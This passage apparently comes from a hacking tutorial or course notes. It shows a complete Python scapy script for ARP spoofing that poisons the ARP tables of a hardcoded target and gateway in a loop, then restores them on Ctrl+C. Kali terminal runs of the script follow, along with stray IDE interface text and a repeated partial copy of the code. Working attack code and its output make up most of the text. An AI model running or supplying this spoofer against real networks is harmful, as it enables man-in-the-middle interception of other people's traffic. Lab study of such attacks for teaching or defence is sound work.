  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>_
```

Python3 Compatible

```
#!/usr/bin/env python

import scapy.all as scapy
import time
import sys


def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose= False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet, verbose= False)

def restore(destination_ip, source_ip):
    destination_mac = get_mac(destination_ip)
    source_mac = get_mac(source_ip)
    packet = scapy.ARP(op=2, pdst=destination_ip,hwdst=destination_mac,psrc=source_ip, hwsrc=source_mac)
    scapy.send(packet, count=4 ,verbose= False)


target_ip = "192.168.10.143"
gateway_ip = "192.168.10.2"
try:
    sent_packets_count = 0
    while True:
        spoof(target_ip, gateway_ip)
        spoof(gateway_ip, target_ip)
        sent_packets_count = sent_packets_count + 2
        print("\r[+]Packets Sent " + str(sent_packets_count),end="")
        sys.stdout.flush()
        time.sleep(2)
except KeyboardInterrupt:
    print("\n[+] Detected CTRL + C ............ Resetting ARP tables ...... Please wait.\n")
    restore(target_ip, gateway_ip)
    restore(gateway_ip, target_ip)
```



Applications
Places
Jul 28 23:19
root@kali: ~/PycharmProjects/arp_spoof
root@kali: ~/PycharmProjects/arp_...
root@kali: /opt/pycharm-communi...
root@kali: /opt/pycharm-communit...
root@kali: ~/PycharmProjects/arp_spoof 88x42
AS arp_spoof
Version control
Current File
arp_spoof.py
2 usages
2 usages
arp_spoof
arp_spoof.py
41:35
LF
UTF-8
4 spaces
Python 3.12 (arp_spoof)

```
root@kali:~/PycharmProjects/arp_spoof# python3 arp_spoof.py
[+] Sent 8^C[+] Detected CTRL + C ............ Resetting ARP tables ...... Please wait.

root@kali:~/PycharmProjects/arp_spoof# python3 arp_spoof.py
[+]Packets Sent2^C[+] Detected CTRL + C ............ Resetting ARP tables ...... Please
wait.

root@kali:~/PycharmProjects/arp_spoof# python3 arp_spoof.py
[+]Packets Sent 4^C
[+] Detected CTRL + C ............ Resetting ARP tables ...... Please wait.

root@kali:~/PycharmProjects/arp_spoof# 
```

```python
    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet, verbose= False)

def restore(destination_ip, source_ip):
    destination_mac = get_mac(destination_ip)
    source_mac = get_mac(source_ip)
    packet = scapy.ARP(op=2, pdst=destination_ip,hwdst=destination_mac,psrc=source_ip, hwsrc=source_mac)
    scapy.send(packet, count=4 ,verbose= False)

target_ip = "192.168.10.143"
gateway_ip = "192.168.10.2"
try:
    sent_packets_count = 0
    while True:
        spoof(target_ip, gateway_ip)
        spoof(gateway_ip, target_ip)
        sent_packets_count = sent_packets_count + 2
        print("\r[+]Packets Sent " + str(sent_packets_count),end="")
        sys.stdout.flush()
        time.sleep(2)
except KeyboardInterrupt:
    print("\n[+] Detected CTRL + C ............ Resetting ARP tables ...... Please wait.\n")
    restore(target_ip, gateway_ip)
    restore(gateway_ip, target_ip)
```